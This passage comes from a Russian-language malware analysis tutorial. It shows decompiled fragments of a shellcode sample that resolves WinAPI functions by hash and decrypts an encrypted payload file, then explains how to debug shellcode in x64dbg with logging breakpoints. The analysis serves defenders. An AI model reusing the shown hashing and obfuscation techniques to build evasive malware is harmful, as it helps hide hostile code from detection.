
Интересно, что будет, если загрузить этот файл в DIE? Инструмент не определил ровным счетом ничего, но на вкладке энтропии можно увидеть картину, характерную для сплошного шифротекста.




Type: Binary, Regions; Offset: 00000000; Size: 000429dc; Count: 100; Size: 00000aa8

Total: 7.96693; Status: packed(99%)

Offset	Size	Entropy	Status	Name
00000000	000429dc	7.96693	packed	

Энтропия djdqvq.sra


Ладно, пока к этому файлу не подступиться, не разобрав шелл-код, поскольку именно он — ключик к этому файлу. Возвращаемся в Ghidra и листаем уже открытую функцию вниз, видим работу с большими числами.



```
local_32 = 0x69;
local_30 = 0;
local_10 = FUN_0000005f();
FUN_00000f1d();
local_8c = FUN_00000073(local_10,0x7fd6a366);
local_7c = (code *)FUN_00000073(local_10,0x7fe63623);
local_90 = FUN_00000073(local_10,0x7fbd727f);
local_80 = (code *)FUN_00000073(local_10,0x7fb47add);
local_84 = (code *)FUN_00000073(local_10,0x7fe7f840);
local_78 = (code *)FUN_00000073(local_10,0x7fd62a56);
local_74 = (code *)FUN_00000073(local_10,0x7fc01dae);
local_88 = (code *)FUN_00000073(local_10,0x7f91a078);
iVar3 = (*local_74)(0x103,local_29c);
if ((iVar3 != 0) && (iVar3 = (*local_78)(local_29c,&local_58), iVar3 != 0)) {
  FUN_00000422(&local_2c,&local_70,&local_40);
  local_1c = (*local_7c)(local_29c,0x80000000,1,0,3,0x80,0);
  if (local_1c != -1) {
    local_14 = (*local_80)(0,local_18,0x3000,4);
    iVar3 = (*local_84)(local_1c,local_14,local_18,local_94,0);
    if (iVar3 != 0) {
      for (local_c = 0; local_c < local_18; local_c = local_c + 1) {
        bVar1 = (byte)local_c;
        bVar2 = -bVar1 - ~(((byte)((int)(uint)(byte)~*(char *)(local_14 + local_c) >> 6) |
                           *(char *)(local_14 + local_c) * -4) - bVar1) ^ 0xb9;
        bVar2 = (~-~((-((byte)((int)(uint)(byte)(bVar2 - 0x3c) >> 2) | bVar2 << 6) ^ bVar1) -
                bVar1) ^ 0xb2) + 0x17;
        bVar2 = 0xfc - ((byte)((int)(uint)bVar2 >> 2) | bVar2 * '@') ^ bVar1;
        bVar2 = (-((byte)((int)(uint)(byte)-(bVar2 + 0x48) >> 2) | bVar2 * -0x40) ^ bVar1) + bVar1
        ;
        bVar2 = ~((((byte)((int)(uint)bVar2 >> 1) | bVar2 * -0x80) + 0x43 ^ 0xbb) + 0x90) ^ bVar1;
        bVar2 = ((byte)((int)(uint)bVar2 >> 3) | bVar2 << 5) - bVar1;
        local_5 = -~(-((((((-(-((-(-(0xfa - (-bVar1 - ((byte)((int)(uint)bVar2 >> 7) |
                                                    bVar2 * '\x02')) ^ bVar1) ^ bVar1) - 1) +
                         0xa8 ^ bVar1) + bVar1) + 0x8a) - bVar1 ^ 0x57) + bVar1 ^ bVar1) +
                   0x1f ^ bVar1) + bVar1 ^ bVar1) - bVar1) ^ 0x51) + bVar1);
```

Вызовы WinAPI по их хешу

Наметанный глаз сразу заметит, что это похоже на вызовы WinAPI по хешу — одну из техник сокрытия использования WinAPI в коде. Кроме того, если посмотреть по ссылкам, есть масса похожего кода с передачей хеша в функцию `FUN_00000073`, то есть эта функция еще и вызывается по всему коду. Сомнений в назначении `FUN_00000073` нет, но есть проблема: статическим анализом это не победить (писать скрипт, имплементирующий алгоритм формирования хеша, не предлагать), нужно идти в отладчик.



```
undefined * FUN_00000e1f(void)

{
  undefined4 uVar1;
  code *pcVar2;
  code *pcVar3;
  undefined *puVar4;
  int local_c;
  undefined *local_8;

  uVar1 = FUN_0000005f();
  pcVar2 = (code *)FUN_00000073(uVar1,0x7fb47add);
  pcVar3 = (code *)FUN_00000073(uVar1,0x7f951704);
  puVar4 = (undefined *)(*pcVar2)(0,400000000,0x3000,4);
  if (puVar4 != (undefined *)0x0) {
    local_8 = puVar4;
```

References to FUN_00000073 - 56 locations

Location	Label	Code Unit	Context
0000075b		CALL FUN_00000073	UNCONDITIONAL_CALL
00000989		CALL FUN_00000073	UNCONDITIONAL_CALL
00000999		CALL FUN_00000073	UNCONDITIONAL_CALL
000009a9		CALL FUN_00000073	UNCONDITIONAL_CALL
000009b9		CALL FUN_00000073	UNCONDITIONAL_CALL
000009cc		CALL FUN_00000073	UNCONDITIONAL_CALL
000009dc		CALL FUN_00000073	UNCONDITIONAL_CALL
000009ef		CALL FUN_00000073	UNCONDITIONAL_CALL
00000a02		CALL FUN_00000073	UNCONDITIONAL_CALL
00000e36		CALL FUN_00000073	UNCONDITIONAL_CALL
00000e46		CALL FUN_00000073	UNCONDITIONAL_CALL
00000ed0		CALL FUN_00000073	UNCONDITIONAL_CALL
00000f32		CALL FUN_00000073	UNCONDITIONAL_CALL
00000f45		CALL FUN_00000073	UNCONDITIONAL_CALL
00000f58		CALL FUN_00000073	UNCONDITIONAL_CALL
000010c8		CALL FUN_00000073	UNCONDITIONAL_CALL
000010db		CALL FUN_00000073	UNCONDITIONAL_CALL
000010eb		CALL FUN_00000073	UNCONDITIONAL_CALL

Вызовы FUN_00000073 с передачей хеша в качестве аргумента находятся по всему коду

ЗАГРУЖАЕМ ШЕЛЛ-КОД В ОТЛАДЧИК

Отладчик помогает разобраться в коде по ходу его работы, но как заставить работать дамп шелл-кода? Это же, мягко говоря, не обычный исполняемый файл, и, если загрузить этот дамп прямо в отладчик, он скажет «фи» и выдаст ошибку. Не беда, есть несколько способов отладки шелл-кода:

- написать тулзу, которая прямо в своем коде вызывает шелл-код, хранящийся как байтовый массив;
- использовать уже готовый инструмент, который создаст из шелл-кода PE-файл, а дальше его можно будет загрузить и отладить как обычный файл;
- использовать тулзу, которая загружает шелл-код в память и исполняет его в своем контексте, а отладчиком мы присоединяемся к ее процессу.

Независимо от выбора в итоге мы должны оказаться в отладчике, в начале шелл-кода.

Декодируем хеши WinAPI

Отладчик x86dbg (x64dbg) — замечательный инструмент, достойный преемник всеми любимого OllyDbg. Почему бы нам не заставить его работать на нас, автоматизируя процесс декодирования хешей? Давай попробуем, но для этого придется немного покопаться в листинге кода и найти некоторые закономерности.

Разумеется, нам интересна функция вызова хендлов WinAPI по их хешу, в Ghidra она называется `FUN_00000073` — это значит, что RAW-смещение составляет 0x73 байта от начала шелл-кода.

Чтобы найти эту функцию в x86dbg, нужно к начальному адресу памяти, по которому у нас загружен шелл-код, прибавить 0x73. Например, у меня шелл-код загрузился по адресу `0x00FB0000`, следовательно, чтобы поставить точку останова на начало функции, в x86dbg нужно ввести команду `bp 0x00FB0000 + 0x73` и запустить выполнение либо долистать до этого адреса вручную и нажать F2.


Разумеется, при вызове функции на стеке будут лежать ее аргументы, которые можно видеть в окне обзора стека в x86dbg. Там мы можем увидеть передаваемые значения хешей и файл системной библиотеки, откуда берется адрес получаемой функции.

Если позволить выполниться этой функции до конца (до `ret`), то можно увидеть, что в EAX лежит результат ее работы — адрес WinAPI `ExitProcess`. Если поставить бряк на то место, где мы сейчас стоим (инструкция `ret` функции `FUN_00000073`, ее последняя инструкция), и пустить отладчик дальше, то в EAX мы увидим следующее декодированное имя WinAPI.

Получается, когда мы стоим на смещении `RAW 0xC9` (у меня `0x00FB0000 + 0xC9 = 0x00FB00C9`), то в EAX будет адрес декодированной WinAPI.

Итак, последовательность действий обозначили, осталось ее сказать отладчику, чтобы он ее реализовал самостоятельно.

Входим в режим редактирования условия брейк-пойнта, установленного на смещении 0xC9, и задаем условия действий.



Редактируем точку останова x86dbg и учим его декодировать WinAPI

В качестве самописца будет выступать лог отладчика. Основные поля, которые мы заполнили:

- Log Text со значением `{ a:eax };`
- Command Text со значением `bp eax;run;`.


Значение `a:eax` говорит отладчику записывать в лог содержимое EAX, трактовать его как адрес и получать информацию о нем точно так же, как это происходит в окне отображения регистров, когда происходит останов на `ret` в функции вызова WinAPI по хешу. Вторая строчка просто говорит отладчику ставить брейк-пойнт, то есть останавливаться в конце этой функции.

